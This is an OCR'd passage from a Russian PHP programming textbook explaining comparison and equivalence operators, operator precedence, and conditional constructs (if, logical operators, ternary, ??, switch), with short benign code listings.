


Рис. 8.11. Строки сравниваются слева направо, а числа — наоборот

Листинг 8.29. Каждому символу сопоставляется числовой код. Файл ord.php

```
<?php
echo ord('a'); // 97
echo ord('b'); // 98
```

Числовые коды назначены символам алфавита таким образом, чтобы коды букв возрастали от `a` до `z`. Чем ближе буква к началу алфавита, тем меньше ее код, — это позволяет сравнивать символы друг с другом (листинг 8.30).

Листинг 8.30. Сравнение символов друг с другом. Файл chars_compare.php

```
<?php
echo 'a' > 'b'; // false
echo 'a' < 'b'; // true
```

Сравнение строк осуществляется слева направо. Строки считаются равными, пока на очередной позиции не встретятся различающиеся символы. В примере из листинга 8.31 первые символы, которые различаются в строках, — это `p` и `w` в словах `php` и `world`.

Листинг 8.31. Сравнение строк друг с другом. Файл strings_compare.php

```
<?php
echo 'Hello, php!' > 'Hello, world!'; // false
echo 'Hello, php!' < 'Hello, world!'; // true
```

Код символа `w` больше, чем код символа `r`, поэтому строка `"Hello, world!"` оказывается больше строки `"Hello, php!"` (рис. 8.12).




Рис. 8.12. Сравнение строк

В том случае, когда одна из строк заканчивается раньше, чем встречаются различающиеся символы, большей считается строка, в которой больше символов:

```
php > echo 'Hello' < 'Hello, world!';
1
```

Сравнение составных переменных

В PHP сравнивать на равенство или неравенство можно не только скалярные переменные (т. е. строки и числа), но также массивы и объекты. При этом оператор == сравнивает, например, массивы весьма «либерально» (листинг 8.32).

Листинг 8.32. Сравнение массивов. Файл array_compare.php

```
<?php
$x = [1, 2, "3"];
$y = [1, 2, 3];
echo 'Равны ли два массива? ' . ($x == $y);
```

Этот пример сообщит, что массивы `$x` и `$y` равны, несмотря на то, что последний элемент одного из них — строка, а другого — число. То есть если оператор == сталкивается с массивом, то он идет «вглубь» и сверяет также каждую пару переменных, выполняя все правила сравнения логических выражений, которые были описаны ранее. Рассмотрим еще один пример (листинг 8.33).

Листинг 8.33. Сравнение элементов массива. Файл array_compare_bool.php

```
<?php
$x = [1, 2, true];
$y = [1, 2, 3];
echo 'Равны ли два массива? ' . ($x == $y);
```

На первый взгляд, массивы `$x` и `$y` сильно различаются. Однако вспомним, что с точки зрения PHP `3 == true`. Поэтому нет ничего удивительного в сообщении программы о равенстве двух этих массивов.

Для полноты картины опишем, как оператор == работает с объектами (листинг 8.34).

Листинг 8.34. Сравнение объектов. Файл object_compare.php

```
<?php
class AgentSmith {}
$smith = new AgentSmith();
$wesson = new AgentSmith();
echo ($smith == $wesson); // 1
```

Хотя объекты `$smith` и `$wesson` создавались независимо друг от друга и потому различны, они *структурно* выглядят одинаково (содержат одинаковые данные), а потому оператор == рапортует: объекты совпадают.

Подводя итог, можно сделать такой вывод: две переменные равны в смысле ==, если «на глаз» они хранят одинаковые величины.

Оператор эквивалентности

Помимо оператора сравнения == в PHP присутствует оператор эквивалентности ===. Как мы уже отмечали ранее, PHP довольно терпимо относится к тому, что строки неявно преобразуются в числа, и наоборот. Например, следующий код выведет, что значения переменных равны (листинг 8.35).

Листинг 8.35. Сравнение строк и чисел. Файл string_int_compare.php

```
<?php
$int = 10;
$string = '10';
if ($int == $string) echo 'переменные равны';
```

И это несмотря на то, что переменная `$int` представляет собой число, а `$string` — строку. Поэтому, если при сравнении переменных важно учитывать не только их значения, но и тип, вместо оператора сравнения используют оператор эквивалентности `===` (тройное равенство). Перепишем пример из листинга 8.35 с использованием этого оператора (листинг 8.36).

Листинг 8.36. Использование оператора эквивалентности. Файл eq_compare.php

```
<?php
$zero = 10;
$tsss = '10';
if ($zero === $tsss) echo 'переменные эквивалентны';
```

Вот теперь ничего напечатано не будет. Однако возможности оператора эквивалентности идут далеко за пределы сравнения «обычных» переменных. С его помощью можно сравнивать также и массивы, объекты и т. д. Это иногда бывает очень удобно (листинг 8.37).

Листинг 8.37. Операторы равенства и эквивалентности. Файл eq.php

```
<?php
$yep  = ['реальность', true];
$nein = ['реальность', 'иллюзорна'];
if ($yep == $nein)  echo 'Два массива равны';
if ($yep === $nein) echo 'Два массива эквивалентны';
```

Если запустить представленный здесь код, то выведется первое сообщение, но не второе: эквивалентности нет.

Для объектов сравнение на эквивалентность также производится в «строгом» режиме (листинг 8.38).

Листинг 8.38. Сравнение объектов. Файл eqobj.php

```
<?php
class AgentSmith {}
$smith = new AgentSmith();
$wesson = new AgentSmith();
if ($smith == $wesson)  echo 'Объекты равны';
if ($smith === $wesson) echo 'Объекты эквивалентны';
```

На этот раз выводится, что объекты равны, но не сообщается, что они эквивалентны. Иными словами, при сравнении на эквивалентность двух переменных-объектов проверяется, ссылаются ли они на *один и тот же* объект.

Разумеется, для оператора === существует и его антипод — оператор !== (он состоит также из трех символов!).

Приоритет операторов

Приоритет операторов обозначает ситуацию, когда одни операторы выполняются первыми, а другие — вслед за ними. Например, умножение и деление всегда выполняются первыми, а сложение и вычитание — после них. В следующем примере мы сначала умножаем 3 на 4 и лишь затем к полученному значению 12 прибавляем 2. В результате у нас получается 14:

```
php > echo 2 + 3 * 4;
14
```

Если бы приоритет оператора + был выше, то мы сначала бы сложили числа 2 и 3, получили 5 и лишь потом умножили результат на 4. В результате получилось бы значение 20. Мы можем добиться этого результата, если применим круглые скобки:

```
php > echo (2 + 3) * 4;
20
```

Приоритет операторов задается интерпретатором PHP. Изменить приоритет оператора со стороны разработчика невозможно, но повлиять на порядок выполнения операторов можно при помощи круглых скобок.

Иногда с выходом новой версии PHP приоритет операторов изменяется. Например, начиная с PHP 8.0, приоритет битовых и арифметических операторов стал выше, чем приоритет оператора «точка» (.). В результате следующее выражение теперь можно записывать без скобок (листинг 8.39).

Листинг 8.39. Сравнение объектов «до». Файл precedence_after_8.php

```
<?php
echo '2 + 2 = ' . 2 + 2;
```

До версии PHP 8.0 для корректной работы такой программы приходилось заключать слагаемые в скобки (листинг 8.40).

Листинг 8.40. Сравнение объектов «после». Файл precedence_before_8.php

```
<?php
echo '2 + 2 = ' . (2 + 2);
// echo ('2 + 2 = ' . 2) + 2;
```


С актуальной таблицей приоритетов операторов можно в любой момент ознакомиться в документации по адресу:

https://www.php.net/manual/ru/language.operators.precedence.php.

Операторы с более низким приоритетом расположены в таблице ниже, с более высоким — выше. Запоминать эту таблицу не нужно, но надо быть готовым к отладке ситуации, когда у вас одни операторы в выражении срабатывают раньше, чем другие.

Резюме

В этой главе мы научились оперировать основными элементами любой программы на PHP — выражениями. Обобщили наши знания для операторов «запятая», «точка» и «точка с запятой». Узнали, что некоторые операции сильно изменяют свое поведение, если их выполняют не с обычными, а с логическими переменными или с переменными, которые могут быть трактованы как логические. Выяснили, что понятия «равно» и «эквивалентно» для PHP сильно различаются. Кроме того, мы познакомились с арифметическими и битовыми операторами.



ГЛАВА 9

Условия

Листинги этой главы находятся в каталоге *conditions* сопровождающего книгу файлового архива.

Одной из базовых возможностей всех современных языков программирования является *ветвление*. В зависимости от выполнения или невыполнения определенных *условий*, оно позволяет реализовать тот или иной набор выражений. То есть условие выступает своеобразным семафором, который переключает поток выполнения на один из возможных маршрутов. В результате программа может более чутко и «умно» реагировать на внешние события и обстоятельства (переход по ссылке, ввод некорректных значений, нажатие кнопки мыши, ситуации, когда внезапно закончилась память или место на жестком диске). Для реализации ветвления PHP предоставляет несколько операторов и конструкций, которым будет посвящена эта глава.

> ***Примечание***
>
> Если PHP для вас первый язык программирования, важно, чтобы вы могли составить любую программу, связанную с условиями, самостоятельно, никуда не подглядывая. Точнее, можно подглядывать сколько угодно, но двигаться дальше нельзя, пока вы не поняли, что подглядывать в книгу или документацию вам больше не требуется. Конструкции этой главы надо не просто запомнить — их нужно понимать досконально, при необходимости решая десятки и сотни заданий с их использованием. Иначе двигаться дальше бесполезно, поскольку остальные главы написаны в предположении, что вы уверенно владеете условными операторами и конструкциями.

Зачем в программе нужно ветвление?

В программах постоянно следует принимать какой-нибудь выбор: пользователь ввел корректные данные или они нуждаются в исправлении, файл существует или нет, введен верный пароль или неправильный? В зависимости от того, какой ответ дается на такой вопрос, программа должна реагировать по-разному, выполнять разные последовательности выражений.

Решение о том, какой из участков кода выполнять, а какой игнорировать, принимается при помощи логических значений и выражений. Логические значения могут принимать только два состояния: «истина» — `true` и «ложь» — `false`.

Ветвление — это программный выбор, основанный на логическом значении: когда оно принимает «истину», выполняется один набор выражений, в противоположном случае — когда «ложь», — выполняется другой набор выражений.

В листинге 9.1 с использованием функции `rand()` выбирается случайное число от 1 до 10 и проверяется его четность при помощи оператора `%`.

Если выражение оказывается истинным, т. е. возвращает значение `true`, выводится сообщение **Выпало четное число**. Если оно ложное, т. е. возвращает значение `false`, выводится сообщение **Выпало нечетное число**.

Листинг 9.1. Определение четности случайного числа от 1 до 10. Файл if_example.php

```
<?php
if (rand(1, 10) % 2 == 0) echo 'Выпало четное число';
else echo 'Выпало нечетное число';
```

Конструкции `if` передается следующее логическое выражение:

```
php > echo rand(1, 10) % 2 == 0;
php > echo rand(1, 10) % 2 == 0;
1
```

В сессии интерактивного PHP в первом выражении выпало нечетное значение, и мы получили `false`, который не отображается. Во втором выражении выпало четное значение. В результате выражение возвращает `true`, которое отображается как 1.

Конструкция *if*

Условная конструкция `if` имеет следующий синтаксис:

```
if (логическое_выражение)
    выражение1;
else
    выражение2;
```

В качестве аргумента `логическое_выражение` конструкция `if` принимает логическую переменную или выражение. Если оно истинно, то выполняется `выражение1`. В противном случае выполняется `выражение2` (см. листинг 9.1).

Конструкция `else` может опускаться — в этом случае при получении ложного значения просто ничего не делается (листинг 9.2).

Листинг 9.2. Сокращенная запись конструкции `if`. Файл if.php

```
<?php
$number = 4;
if ($number == 4) echo 'Число равно 4';
```

Если *выражение1* или *выражение2* должны состоять из нескольких команд, то они заключаются в фигурные скобки (рис. 9.1).




Рис. 9.1. Структура `if`-конструкции

Пример из листинга 9.1 можно переписать с использованием фигурных скобок (листинг 9.3).

Листинг 9.3. Использование фигурных скобок. Файл if_curly.php

```
<?php
$rand = rand(1, 10);
$number = $rand % 2;
if ($number == 0) {
    echo 'Выпало четное число: ';
    echo $rand;
    echo '<br />';
} else {
    echo 'Выпало нечетное число: ';
    echo $rand;
    echo '<br />';
}
```

Проверка дополнительных условий возможна также при помощи ключевого слова `elseif`:

```
if (условие) {
  выражения;
} elseif (условие) {
  выражения;
```

```
} else {
  выражения;
}
```

Конструкция `if` может включать сколько угодно блоков `elseif`, но ключевое слово `else` в каждом `if` может появляться только один раз. Как правило, в конструкциях `if...elseif...else` ключевое слово `else` определяет, что нужно делать, если никакие другие условия не сработали.

В листинге 9.4 приводится пример использования конструкции `if...elseif` для проверки значения переменной.

Листинг 9.4. Использование конструкции if ... elseif. Файл elseif.php

```
<?php
define('CHARS', ['a', 'b', 'c']);
$char = CHARS[array_rand(CHARS)];

if ($char == 'a') {
     echo 'Передан первый символ алфавита';
} elseif ($char == 'b') {
     echo 'Передан второй символ алфавита';
} elseif ($char == 'c') {
     echo 'Передан третий символ алфавита';
} else {
     echo 'Символ не входит в список первых трех символов';
}
```

В приведенном примере определяется константа `CHARS`, содержащая массив из трех первых символов английского алфавита. В переменную `$char` помещается случайный элемент этого массива. Далее она используется в `if` и `elseif` для вывода подходящего сообщения.

В примерах мы пишем `elseif` слитно, однако допускается запись с раздельными ключевыми словами: `else if`.

PHP предоставляет также возможность альтернативного синтаксиса условного выражения — без фигурных скобок. В этом случае `if`, `else` и `elseif` заканчиваются двоеточием, а сама конструкция `if` завершается обязательным ключевым словом `endif`:

```
if (логическое_выражение):
  выражения;
elseif (другое_логическое_выражение):
  выражения;
else:
  выражения;
endif
```

Обратите внимание на расположение двоеточий (:)! Если их пропустить, будет сгенерировано сообщение об ошибке.

Примечание

На протяжении всей книги мы довольно интенсивно используем теги языка разметки HTML, который будет рассмотрен в *главе 17*.

В следующем примере `h1`-заголовок помещается на страницу в зависимости от значения переменной `$ssd`. Наличие ключевого слова `endif` в этом случае обязательно, т. к. отсутствует фигурная скобка, обозначающая конец `if`-блока (листинг 9.5).

Листинг 9.5. Альтернативный синтаксис конструкции `if`. Файл alterif.php

```
<?php
$ssd = 'Samsung';
if ($ssd == 'Crucial'):
?>
<h1> Crucial </h1>
<?php
elseif ($ssd == 'Kingston'):
?>
<h1> Kingston </h1>
<?php
elseif ($ssd == 'Western Digital'):
?>
<h1> Western Digital </h1>
<?php
else :
?>
<h1> Неизвестный производитель </h1>
<?php
endif;
```

Впрочем, использование альтернативного синтаксиса `if`, как и смешение PHP- и HTML-кода, в современной разработке не поощряется и напрямую запрещается стандартом кодирования. Поэтому вы не часто встретите альтернативный синтаксис на практике.

Логические операторы

До этого момента в конструкции `if` фигурировало лишь одно условие. Однако часто требуется использовать несколько условий, объединенных логическими операторами. Этот тип операторов очень похож на поразрядные операторы (см. *главу 8*), только вместо чисел они применяются к переменным логического типа (табл. 9.1).

Таблица 9.1. Логические операторы

Оператор	Описание
`$x && $y`	Логическое И, возвращает `true`, если оба операнда, `$x` и `$y`, равны `true`, в противном случае возвращается `false`
`$x and $y`	Логическое И, отличающееся от оператора `&&` меньшим приоритетом

Таблица 9.1 (окончание)

Оператор	Описание
`$x || $y`	Логическое ИЛИ, возвращает `true`, если хотя бы один из операндов, `$x` и `$y`, равен `true`. Если оба операнда равны `false`, оператор возвращает `false`
`$x or $y`	Логическое ИЛИ, отличающееся от оператора `||` меньшим приоритетом
`! $x`	Возвращает либо `true`, если `$x` равен `false`, либо `false`, если `$x` равен `true`

Логическое И: оператор &&

Логическое И записывается так: `&&`. В табл. 9.2 в левой колонке представлен левый операнд, в верхней строке — правый, на пересечении приводится результат.

Таблица 9.2. Правила работы оператора `&&`

Левый операнд	Правый операнд	
	true	**false**
true	true	false
false	false	false

Оператор возвращает `true`, если оба операнда равны `true`, и `false` — в любом другом случае. Пример использования оператора `&&` приведен в листинге 9.6. Здесь с помощью функции `rand()` два раза подряд извлекается случайное число: 0 или 1. Результаты сохраняются в две переменные: `$fst` и `$snd`. Далее в `if`-условии проверяется каждое из чисел (сравнивается с единицей). Условия объединяются при помощи оператора `&&`.

> ***Примечание***
>
> Переменную типа `boolean`, принимающую только два значения: `true` и `false`, часто называют *флагом*. Причем флаг считается установленным, если переменная принимает значение `true`, и сброшенным, если переменная принимает значение `false`.

Листинг 9.6. Использование оператора `&&` (логическое И). Файл and.php

```
<?php
$fst = rand(0, 1);
$snd = rand(0, 1);
if ($fst == 1 && $snd == 1) {
    echo "Оба значения равны единице: $fst и $snd";
} else {
    echo "Пока не получилось: $fst и $snd";
}
```

Логическое ИЛИ: оператор ||

Наряду с логическим И PHP предоставляет логическое ИЛИ, которое записывается как две вертикальные черты `||` (табл. 9.3).

Таблица 9.3. *Правила работы оператора* `||`

Левый операнд	Правый операнд	
	true	**false**
true	true	true
false	true	false

Оператор возвращает `false` только в том случае, если оба операнда равны `false`, во всех остальных случаях возвращается `true`.

Оператор `||` — «ленивый»: если первый операнд равен `true`, то вычислять второй не нужно, — независимо от того, будет он равен `true` или `false`, логическое выражение все равно примет значение `true`.

В логических операторах любой объект интерпретируется как логическое значение. Тип переменной или выражения, отличный от `boolean`, автоматически приводится либо к `true`, либо к `false`:

```
php > echo true || 'world';
1
php > echo false || 'world';
1
```

Модифицируем пример из листинга 9.6, заменив оператор `&&` (И) оператором `||` (ИЛИ) (листинг 9.7).

Листинг 9.7. Использование оператора `||` (логическое ИЛИ). Файл or.php

```
<?php
$fst = rand(0, 1);
$snd = rand(0, 1);
if ($fst == 1 || $snd == 1) {
    echo "Одно из значений равно единице: $fst и $snd";
} else {
    echo "Пока не получилось: $fst и $snd";
}
```

Операторы `&&` и `||` имеют альтернативу в виде операторов `and` и `or`, обладающих более низким приоритетом. То есть если в арифметических операциях сначала выполняется умножение и деление и лишь затем сложение и вычитание, то в логических операторах сначала выполняются `&&` и `||` и лишь затем `and` и `or`. В листинге 9.8 демонстрируется использование оператора `or`.

Листинг 9.8. Использование оператора `or` (логическое ИЛИ). Файл oralt.php

```
<?php
$fst = rand(0, 1);
$snd = rand(0, 1);
if ($fst == 1 or $snd == 1) {
    echo "Одно из значений равно единице: $fst и $snd";
```

```
} else {
    echo "Пока не получилось: $fst и $snd";
}
```

Как уже отмечалось ранее, особенность логического оператора `||` (и соответственно `or`) заключается в том, что если первый операнд равен `true`, то в вычислении второго операнда отсутствует надобность, — независимо от того, будет он равен `true` или `false`, логическое выражение все равно примет значение `true`.

Поэтому при помощи операторов `||` или `or` часто проверяется успешное выполнение функций. Большинство функций при успешном выполнении возвращают `true` или значение, которое автоматически приводится к `true`. Если их поставить в качестве левого операнда, то до вычисления правого дело даже не дойдет. В случае ошибки функции часто возвращают `false`, поэтому, применив логический ИЛИ, мы будем вынуждены вычислить второй аргумент (листинг 9.9).

> ***Примечание***
>
> Функция `exit()` останавливает работу скрипта и выводит в окно браузера сообщение, переданное ей в качестве параметра. Функция `file_get_contents()` читает содержимое файла, в том числе по сети, и более детально рассматривается в *главе 23*.

Листинг 9.9. Проверка выполнения функции. Файл checker.php

```
<?php
file_get_contents('http://php.net') or exit('Ошибка');
// Дальнейшие выражения
// ...
```

Если функция `file_get_contents()` выполняется успешно и возвращает значение, отличное от `false`, то в вычислении второго операнда `or` нет надобности, — функция `exit()` не выполняется, и скрипт продолжает работу. Однако если функция `file_get_contents()` возвращает `false`, то для того, чтобы вычислить логическое выражение `or`, необходимо получить результат от второго операнда: неизбежно выполняется функция `exit()`, которое остановит работу скрипта и выведет сообщение об ошибке (рис. 9.2).

Следует отметить, что функция `file_get_contents()` возвращает строку, и если содержимое запрашиваемой страницы требуется для дальнейших действий, выражение проверки может выглядеть так, как показано в листинге 9.10.

Листинг 9.10. Получение содержимого файла. Файл file_get_contents.php

```
<?php
$content = file_get_contents('http://php.net') or exit('Ошибка');
echo $content;
```

Именно тут и проявляется необходимость двух версий операторов ИЛИ с разным приоритетом (`or` и `||`). Оператор `or` имеет меньший приоритет, чем оператор «равно» (=), поэтому сначала выполняется приравнивание результата функции `file_get_content()` переменной `$content` и лишь затем в игру вступает оператор `or`.




Рис. 9.2. Принцип работы «ленивых» вычислений в операторе `or`

Если бы вместо оператора `or` использовался оператор `||`, имеющий больший приоритет, чем `=`, сначала бы вычислялся оператор `||`, а затем результат этого вычисления присваивался бы переменной `$content`, так что в итоге она имела бы не содержимое страницы, а значение `true`. Поэтому в случае применения оператора `||` пришлось бы использовать дополнительные круглые скобки (листинг 9.11).

Листинг 9.11. Обработка ошибки оператором ||. Файл file_get_contents_or.php

```
<?php
($content = file_get_contents('http://php.net')) || exit('Ошибка');
echo $content;
```

> ***Совет***
>
> **В любом случае старайтесь избегать проверок, основанных на операторах `||` и `or`. Вместо этого лучше использовать конструкцию `if` — тогда скрипты получаются пусть и несколько более объемными, зато лучше читаемыми.**

Стиль программирования, приведенный в листингах 9.9–9.11, был заимствован из языка программирования Perl. В нем такие приемы выглядят естественно и гармонично увязаны с остальными конструкциями языка. Но в PHP, который чаще используется для промышленной разработки, стиль программирования, основанный на эксплуатации приоритета операторов, не приветствуется.

Иногда бывает необходимо проверить условие на ложность или истинность безальтернативно. В этом случае в применении ключевого слова `else` и следующих за ним опера-

торов нет надобности. Например, если требуется вывести сообщение только в случае удачного выполнения функции `file_get_contents('http://php.net')`, можно воспользоваться простейшей формой конструкции `if` (листинг 9.12).

Листинг 9.12. Безальтернативная проверка условия. Файл or_success.php

```
<?php
if (file_get_contents('http://php.net')) {
    echo '<p>Имеется сетевой доступ<p>';
}
```

Логическое отрицание: оператор !

Когда же необходимо вывести сообщение только в том случае, если работа функции завершилась неудачно, код может выглядеть так, как это представлено в листинге 9.13.

Листинг 9.13. Безальтернативная проверка условия на ложность. Файл or_wrong.php

```
<?php
if (file_get_contents('http://php.net')) {

} else {
    echo '<p>Отсутствует сетевой доступ<p>';
}
```

Пустое составное выражение `{ }` синтаксисом языка вполне допускается. Однако способ, показанный в листинге 9.13, не слишком элегантен. Здесь лучше воспользоваться оператором отрицания `!`. Его применение к переменной меняет ее значение с `true` на `false` и наоборот (листинг 9.14).

Листинг 9.14. Использование оператора отрицания !. Файл not.php

```
<?php
if (!file_get_contents('http://php.net')) {
    echo '<p>Отсутствует сетевой доступ<p>';
}
```

Условный оператор x ? y : z

Конструкцию `if` в PHP можно заменить условным оператором (тернарным), который имеет следующий синтаксис:

логическое_выражение ? выражение1 : выражение2

Первым вычисляется значение логическое_выражение. Если оно истинно, то вычисляется значение выражение1, которое и становится результатом. Если логическое выражение ложно, то в качестве результата берется выражение2 (рис. 9.3).




Рис. 9.3. Принцип работы условного оператора

Классическим примером условной операции является получение абсолютного значения переменной (листинг 9.15). Операции присваивания здесь полностью одинаковые, однако условный оператор занимает меньший объем.

Примечание

Получить абсолютное значение числа можно также при помощи функции `abs()`.

Листинг 9.15. Использование условного оператора. Файл ternary.php

```
<?php
$x = -17;
$x = $x < 0 ? -$x : $x;
echo $x; // 17
```

Если переменная `$x` оказывается меньше нуля, у нее меняется знак, если переменная оказывается больше нуля, она возвращается без изменений. Основное назначение условного оператора — сократить конструкцию `if` до одной строки, если это не приводит к снижению читабельности.

В условном операторе допускается не указывать средний параметр. Такой синтаксис позволяет в одну строку проверять, инициализирована ли переменная. Если она не инициализирована, ей присваивается начальное значение.

В листинге 9.16 проверяется, имеет ли переменная `$x` значение, отличное от 0, `null`, пустой строки (и вообще всего, что может рассматриваться как `false`). Если переменная инициализирована — ее значение остается неизменным, если нет — ей присваивается единица.

Листинг 9.16. Средний параметр в условной конструкции необязателен. Файл tern.php

```
<?php
$x = $x ?: 1;
echo $x; // 1
```

Начиная с версии PHP 8.0, обращение к неинициализированной переменной в таком контексте будет завершаться предупреждением `PHP Warning: Undefined variable $x in`. Чтобы не получить это предупреждение, потребуется задействовать конструкцию `isset()` (листинг 9.17).

Листинг 9.17. Тернарный оператор и конструкция `isset()`. Файл tern_isset.php

```
<?php
$x = isset($x) ?: 1;
echo $x; // 1
```

Оператор ??

Как можно видеть из предыдущего раздела, условная инициализация переменной при помощи тернарного оператора не является его специализацией. Для решения этой задачи больше подходит отдельный оператор `??`. Он позволяет назначить переменной значение только в том случае, если переменная не была ранее проинициализирована или ей присвоено значение `null` (листинг 9.18).

Листинг 9.18. Использование оператора `??`. Файл ternary_alt.php

```
<?php
$y = null;
$z = 'hello';
$x = $x ?? 1; // 1
$y = $y ?? 2; // 2
$z = $z ?? 'world'; // 'hello'

echo $x; // 1
echo $y; // 2
echo $z; // hello
```

Если переменная ранее не существовала, она будет создана, а в качестве значения ей присвоится второй операнд. Если же переменная существует, то ее значение останется неизменным.

Для выражений вида `$x = $x ?? 1` существует короткая версия: `$x ??= 1`. Пример из листинга 9.18 с ее использованием можно переписать следующим образом (листинг 9.19).

> ***Примечание***
>
> Оператор `??` доступен в PHP, начиная с версии 7.0, короткая версия оператора `??=` появилась, начиная с версии 7.4.

Листинг 9.19. Использование оператора `??=`. Файл ternary_alt_after_8.php

```
<?php
$y = null;
```

```
$z = 'hello';
$x ??= 1; // 1
$y ??= 2; // 2
$z ??= 'world'; // 'hello'

echo $x; // 1
echo $y; // 2
echo $z; // hello
```

Конструкция *switch*

Конструкция (переключатель) `switch` предоставляет более удобный по сравнению с `elseif` способ для организации множественного выбора. Она имеет следующий синтаксис:

```
switch(выражение)
{
  case значение1:
    выражения;
    break;
  case значение2:
    выражения;
    break;
  default:
    выражения;
}
```

Управляющая структура `switch` передает управление `case`-выражению, для которого значение константного выражения совпадает со значением переключающего выражения `выражение`.

Сначала анализируется переключающее выражение и осуществляется переход к той ветви программы, для которой его значение совпадает с выражением в ключевом слове `case`. Далее следует выполнение выражения или группы выражений до тех пор, пока не встретится ключевое слово `break`, которым обозначается выход из конструкции `switch`.

Если же значение переключающего выражения не совпадает ни с одним из константных выражений, то выполняется переход к группе выражений, помеченной меткой `default`.

В каждом переключателе может быть не более одной метки `default`. Ключевые слова `break` и `default` не являются обязательными, и их можно опускать.

В листинге 9.20 в зависимости от того, какое значение принимает переменная `$answer`, в окно браузера выводится то или иное сообщение. Если переменная `$answer` принимает значение `'yes'` выводится **Продолжаем работу!**, если переменная принимает значение `'no'`, выводится **Завершаем работу**. Если `$answer` принимает любое другое значение, управление передается блоку `default` и выводится сообщение **Некорректный ввод**.

Листинг 9.20. Пример использования конструкции switch. Файл switch.php

```
<?php
$answer = 'yes';
switch ($answer)
{
    case 'yes':
        echo 'Продолжаем работу!';
        break;
    case 'no':
        echo 'Завершаем работу';
        break;
    default:
        echo 'Некорректный ввод';
}
```

Выражения в блоке case могут быть заключены в необязательные фигурные скобки.

